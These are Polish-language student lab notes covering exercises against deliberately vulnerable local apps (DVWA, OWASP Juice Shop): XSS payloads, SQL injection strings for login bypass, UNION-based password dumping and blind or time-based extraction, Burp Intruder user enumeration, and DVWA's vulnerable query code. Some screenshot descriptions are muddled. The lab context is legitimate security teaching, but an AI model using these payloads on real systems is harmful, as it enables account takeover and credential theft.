The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the browser is [http://127.0.0.1:10102/vulnerabilities/xss\\_s/](http://127.0.0.1:10102/vulnerabilities/xss_s/). The main title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there's a sidebar with various menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), **XSS (Stored)**, CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The "XSS (Stored)" item is highlighted. Below the sidebar, it says "Username: admin" and "Security Level: medium". At the bottom right, there are links for "View Source" and "View Help". The main content area contains a form with fields for "Name \*" and "Message \*". Below the form, there's a preview of the stored data: "Name: test" and "Message: This is a test comment.". There's also another preview below it: "Name: hi" and "Message: doobry". A "More Information" section lists several external links related to XSS.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: hi  
Message: doobry

**More Information**

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

View Source | View Help

Tu dziala tylko Name, pewnie wiekszymy rozmiar to super bedzie  
Zablokowane jest zwykle <script> aaale np.

The screenshot shows the DVWA application's 'Stored Cross Site Scripting (XSS)' page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with fields for 'Name' and 'Message'. The 'Name' field has the value "><img src=x onerror=alert('XSS');>". Below the form, there are three entries in a table:

Name: test	Message: This is a test comment.
Name: hi	Message: doobry
Name: alert(document.cookie)	Message: aa

At the bottom of the page is a developer tools interface showing the DOM structure and CSS styles applied to the elements.

To dziala: (po zwiększeniu rozmiaru!)

"><img src=x onerror=alert('XSS');>

ba, gdyby dodac cos takiego do tego name:

```


129   <object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
130
131   |var onmouseover="prompt(1)">On Mouse Over</var>
132
133   <a href=javascript:&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
134
135   
136

```

To w momencie gdy najedziemy na ta wiadomosc myszka, to prompt sie wykona

HIGH

XSS DOM



No w momencie gdy bedzie taki url, (z English) i wybierzemy inny jezyk np. French juz po wpisaniu tego kodu, tooo przy kliknieciu “Select” nas przekieruje tutaj

## XSS STORED


(payloady ktore zmieniaja HTML tagi)

Po zmienieniu rozmiaru: <textarea autofocus onfocus=alert(1)>

## XSS REFLECTED

<div onpointerleave="alert(45)">MOVE HERE</div>

Np taki dziala ladnie jak sie najedzie na MOVE HERE, ogolnie tutaj eventy dzialaja



# SQL INJECTION

Wstep

```
1.1 -- SELECT * FROM users WHERE username = 'admin' -- and password = '';
1.2
1.3 SELECT * FROM users WHERE username = '' OR '1' = '1' -- and password = '';
```

Pierwsza komenda `SELECT * FROM users WHERE username = 'admin' and password = '';`

Wykona sie to zapytanie wraz z komentarzem (po admin jest komentarz)

---

`SELECT & FROM users WHERE username = '' OR '1' = '1' and password = '';`

To tez sie wykona!

---

## Zapytanie union:

Leczy dwa zapytania w jedno i zwraca je

`SELECT username FROM users WHERE id = 1 UNION SELECT password FROM users;`

`CONCAT` – laczenie stringow

`SELECT username FROM users WHERE id = 1 UNION SELECT CONCAT(username , ':', password, ':', email) FROM users;`


`SELECT username FROM users WHERE id = 1 UNION SELECT database() FROM users;`

Zwraca to:

```
*-----*  
| username |  
*-----*  
| admin |  
| satrdbox_db |  
*-----*
```


Mozemy jeszcze uzyc version():

```
SELECT username FROM users id = 1 UNION SELECT version() FROM users;
```



Uzyskujemy wersje bazy danych, tez czesto potrzebne!

Czesto jak chcemy zeby zapytanie sie wykonalo, a mamy inną liczbę argumentów po UNION a inne przed, to mozemy uzupełnić je NULL (bo jak tak nie zrobimy to bedzie błąd zapytania ): )



Tu inaczej niz w przypadku OR; 1 i 1 daje nam 1 -> jesli obie czesci beda prawdziwe, to wtedy zwrocona zostanie wartosc TRUE czyli jesli w naszej tabeli userowej jest admin, to zwroci nam TRUE - zwroci nam wszystko z tej tabeli dla uzytkownika admin

```
SELECT * FROM users WHERE username = 'admin' AND '1'='1';
```

The screenshot shows a PostgreSQL terminal window. At the top, there is a command line with the text: "18 SELECT \* FROM users WHERE username='admin' AND '1'='1';". Below the command line are two buttons: "Execute" and "Share". Underneath these buttons is a "Results" section. The results table has four columns: "id", "username", "password", and "email". There is one row with the values: 1, admin, admin123, admin@example.com.

id	username	password	email
1	admin	admin123	admin@example.com

Czesci ktore musza byc prawdziwe:

-SELECT \* FROM users WHERE username = 'admin'  
-'1'='1';

**Mozemy tez zastosowac szukanie hasla znak po znaku ->**

```
SELECT * FROM users WHERE username = 'admin' AND SUBSTRING(password, 1, 1)='a';
```

Z hasla zaczynamy od 1 znaku i wycinamy 1 znak

-----  
Jesli zgadlismy ze pierwszym znakiem hasla dla danego emaila jest litera p , to zwroci calego maila ale jeszcze nie zwroci hasla

The screenshot shows a PostgreSQL terminal window. At the top, there is a command line with the text: "9 SELECT email FROM users WHERE username = 'user' AND SUBSTRING(password, 1, 1)='p';". Below the command line is a button labeled "Execute".

Bierzemy druga litere i zgadujemy dalej

-----  
SELECT \* FROM users WHERE id = 1 AND (SELECT SLEEP(10) FROM users WHERE username = 'admin');


Dopiero po 10s powinnismy dostac odpowiedz, wszystkie elementy dostac z tabeli users

W zaleznosci od tego z jaka mamy do czynienia baza, to inna nazwa: np dla postgres'a to pg\_sleep ta funkcja sie nazywa, a nie sleep


Zadanie 9.1

**9.1** Korzystając z przygotowanego obrazu Dockerowego (`mazurkatarzyna/owasp-juiceshop-v1711`), uruchom serwer za pomocą polecenia : `docker run -dp 9001:3000 mazurkatarzyna/owasp-juiceshop-v1711:latest`. Po uruchomieniu serwer działa na porcie 9001, sprawdź w przeglądarce: <http://127.0.0.1:9001>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection. Na serwerze znaleźć możesz stronę internetową z formularzem logowania do panelu administracyjnego. Twoim zadaniem jest zalogowanie się na konto administratora systemu, znając jedynie jego adres e-mail: `admin@juice-sh.op`. Wykorzystując atak SQL Injection, zaloguj się na konto administratora nie znając jego hasła.


Jak juz odpalimy, to wchodzimy na stronke i probujemy sie zalogowac, znamy adres e-mail



Wpisujemy '-- na koncu, to jest jako zamkniecie zapytania i zaczecie komentarza, w hasle dajemy cokolwiek, no i dziala!



Mozemy jeszcze zastosowac '1' OR '1':



To nam da blad niesety, jak juz damy cokolwiek w password, to nie uda sie i tak  
warto na koniec dodac znaki komentarza -- aby wszystko to co po tym komentarzu bylo  
traktowane jako komentarz. Jak jest zignorowane przez aplikacje, to wszystko co przed OR  
bedzie traktowane jako prawdziwe, no i wszystko za OR tez

Zalogujesz nas 😊

## Zadanie 9.2

**9.2** Korzystajac z przygotowanego obrazu Dockerowego (mazurkatarzyna/owasp-juiceshop-v1711), uruchom serwer za pomocą polecenia : `docker run -dp 9002:3000 mazurkatarzyna/owasp-juiceshop-v1711:latest`. Po uruchomieniu serwer działa na porcie 9002, sprawdź w przeglądarce: <http://127.0.0.1:9002>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection. Twoim zadaniem jest znalezienie poprawnych kont użytkowników w systemie. Wiedząc, że użytkownicy logują się do serwisu za pomocą adresów e-mail z końcówką @juice-sh.op, znajdź adresy e-mailowych wszystkich zarejestrowanych w aplikacji użytkowników.

Odpalamy burpa, zeby latwiej bylo zobaczyć niektore rzeczy

Odpalamy proxy, przeglądarkę wbudowaną i wpisujemy w nia 127.0.0.1:9001/ idziemy do logowania, wpisujemy nazwe [admin@juice-sh.op](mailto:admin@juice-sh.op), wpisujemy jakiekolwiek hasło – dostajemy blad i to git, bo chcemy sprawdzic HTTP history w burpie

#	Host	Method	URL	Param	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
9	http://127.0.0.1:9001	GET	/			304	306										
22	http://127.0.0.1:9001	GET	/restapi/application/configuration			304	306					127.0.0.1			08:45:36 19..	9080	80
23	http://127.0.0.1:9001	POST	/socket.io/4/transport/pollingAt-PLE5t...and-912m4hZvHt	✓		200	215	text	js			127.0.0.1			08:45:36 19..	9080	10
24	http://127.0.0.1:9001	POST	/socket.io/4/transport/pollingAt-PLE5t...and-912m4hZvHt			200	252	text/html	html			127.0.0.1			08:45:36 19..	9080	25
25	http://127.0.0.1:9001	GET	/restapi/application/configuration			304	306					127.0.0.1			08:45:36 19..	9080	42
27	http://127.0.0.1:9001	GET	/restapi/application/configuration			304	306					127.0.0.1			08:45:36 19..	9080	10
28	http://127.0.0.1:9001	GET	/socket.io/4/transport/pollingAt-PLE5t...and-912m4hZvHt	✓		200	230	text	js			127.0.0.1			08:45:37 19..	9080	275
30	http://127.0.0.1:9001	GET	/restapi/authentication/logout?_score%3Eboard			304	306					127.0.0.1			08:45:37 19..	9080	115
32	http://127.0.0.1:9001	GET	/socket.io/4/transport/websocketId-912m4hZvHt9b2AA...			201	239	text	js			127.0.0.1			08:45:37 19..	9080	18
44	http://127.0.0.1:9001	GET	/restapi/application/configuration			304	306					127.0.0.1			09:45:31 19..	9080	6
45	http://127.0.0.1:9001	POST	/restapi/login			401	413	text				127.0.0.1			09:45:31 19..	9080	21
46	http://127.0.0.1:9001	GET	/restapi/webcams			200	384	JSON				127.0.0.1			08:45:37 19..	9080	18
47	http://127.0.0.1:9001	GET	/restapi/webcams			304	303					127.0.0.1			09:45:37 19..	9080	5

Sory za jakosc ale mi burp proxy nie dziala xD


Klikamy prawym na request tego zapytania (to co na gorze sie podświetla) i klikamy send to repeater

Wykorzystujemy ten request


Mozemy sobie sprawdzac uzytkownikow, spoko tam bedzie dopisac payload sql injection

+dowolne haslo -> udało się zalogować

Znowu klikamy na request ten co po lewej jest caly (gdziekolwiek, nawet na pustym byle to okienko całe co tekst jest) i klikamy send to intruder. W intruderrze zaznaczamy nazwę użytkownika i klikamy add – ta nazwa użytkownika jest naszym parametrem



Pobieramy z kampusu nazwy użytkowników, kopujemy je i idziemy do burpa i wklejamy



(Po prawej paste klikamy)

Kod 401 HTTP oznacza to, że się nie udało zalogować – takiego użytkownika nie ma.

The screenshot shows a NetworkMiner capture of an intruder attack on port 80. The interface includes a toolbar at the top with 'Attack', 'Save', and other options. Below is a 'Results' section with 'Postman' selected. A tree view shows 'Capture Iter. 1: Capturing all items' and 'View Bler. Showing all items'. A table lists captured items from 25 to 39, with item 39 highlighted in blue. The table columns are Payload, Status code, Response received, Error, Timeout, Length, and Comment. Item 39 has a payload of '{"username": "admin", "password": "12345"}', status code 401, response 'Unauthorized', length 22, and comment 'Unauthorized'. The bottom half of the window displays the raw HTTP traffic. The request is a POST to 'http://127.0.0.1:8001/login' with a JSON payload. The response is a 401 Unauthorized status with a JSON object containing 'error' and 'message'. The NetworkMiner interface also includes a sidebar with tabs like 'Packets', 'Statistics', 'Scripting', and 'Sniffer', and a bottom bar with 'Search' and 'Highlights'.

Mozemy posortowac po status code – na samej gorze powinno byc kod 200

The screenshot shows the NetworkMiner interface with the following details:

- Session:** 2. Intruder attack of http://127.0.0.1:9001
- Results:** Positions
- Capture View:** Capturing all items
- View Bar:** Showing all items
- Table Headers:** Request, Payload, Status code, Response received, Error, Timeout, Length, Comment
- Table Data:** A list of 6 requests, each with a payload of "john". The status codes are 200, 200, 401, 401, 401, and 401 respectively, with lengths of 1239, 1179, 413, 413, 413, and 413.
- Request Tab:** Selected tab, showing the raw request:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 903
Date: Fri, 07 Jul 2017 07:51:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication": {
    "token": "f2e0045d-2c11-41c1-90f4-21103f811639"
  }
}
```
- Response Tab:** Shows the raw response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 903
Date: Fri, 07 Jul 2017 07:51:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication": {
    "token": "f2e0045d-2c11-41c1-90f4-21103f811639"
  }
}
```
- Toolbar:** Attack, Save, Help
- Bottom Bar:** 1 of 123, 0 highlights

To było sprawdzenie enumeracji użytkowników – jacy użytkownicy istnieją

### Zadanie 9.3

### Zadanie 9.4

### Zadanie 9.5

- 9.5** Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/dvwa-v110), uruchom serwer za pomocą polecenia : `docker run -dp 9095:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 9095, sprawdź w przeglądarce: <http://127.0.0.1:9095>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection.

Na poziomie **low security** (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na **Low**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Znajdź nazwy wszystkich użytkowników w bazie danych.
- Znajdź nazwy wszystkich kolumn w tabeli `users` w bazie.
- Znajdź hasła wszystkich użytkowników w bazie.

Na poziomie **medium security** (niewielkie zabezpieczenia):

- Ustaw poziom zabezpieczeń na **Medium**. Przeanalizuj kod strony, jakie wdrożono zabezpieczenia? Czy istnieje sposób, aby je ominąć?
- Omiń zabezpieczenia i znajdź nazwy wszystkich użytkowników i ich hasła.

Na poziomie **high security** (wyższe zabezpieczenia):

- Ustaw poziom zabezpieczeń na **High**. Przeanalizuj kod strony, jakie wdrożono zabezpieczenia? Czy istnieje sposób, aby je ominąć?
- Omiń zabezpieczenia i znajdź nazwy wszystkich użytkowników i ich hasła.

### Odpalamy

The screenshot shows a web browser window with the URL <http://127.0.0.1:9095/login.php> in the address bar. Above the address bar is the DVWA logo, which consists of the letters "DVWA" in a bold, black, sans-serif font, with a green swoosh graphic underneath. Below the logo is a login form. The form has two input fields: one for "Username" containing "admin" and one for "Password" containing "admin". At the bottom right of the form is a "Login" button.

Znowu pamietajmy ze trzeba sie zalogowac, kliknac tam create database i znowu sie zalogowac zeby dzialalo



## Vulnerability: SQL Injection

User ID:  Submit

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://feruh.mavittuna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Sprawdzenie jak to dziala, wysylamy 1:



## Vulnerability: SQL Injection

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

More Information

Patrzymy czy aplikacja jest podatna na sql injection: sam apostrof ' wpisujemy:



## Vulnerability: SQL Injection

User ID:  Submit

### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1

To pokazuje ze ta aplikacja jest podatna na sql injection

Probujemy cos innego wiec, aby wyciagnac wszystkich – # to taki komentarz tez --, znaczy to samo tylko no czasami nie dziala - - a moze zadzialac #

User ID:  Submit

ID: 1' OR "1" = "1" #  
First name: admin  
Surname: admin

ID: 1' OR "1" = "1" #  
First name: Gordon  
Surname: Brown

ID: 1' OR "1" = "1" #  
First name: Hack  
Surname: Me

ID: 1' OR "1" = "1" #  
First name: Pablo  
Surname: Picasso

ID: 1' OR "1" = "1" #  
First name: Bob  
Surname: Smith

Udalo sie wydobyc wszystkich uzytkownikow jednoczesnie z tej bazy

Kod:

```
SQL Injection Source
vulnerabilities/sqli/source/low.php

<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)
pre>' );
    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
    mysqli_close($GLOBALS["__mysqli_ston"]);
}
?>
```

Nie ma zadnych zabezpieczen, to co sie wpisuje do id laduje do zapytania

Mozemy sprobowac znalezc wiecej informacji (np nazwy kolumn jakie sa w tabeli):

' UNION SELECT table\_name FROM information.schema.tables #

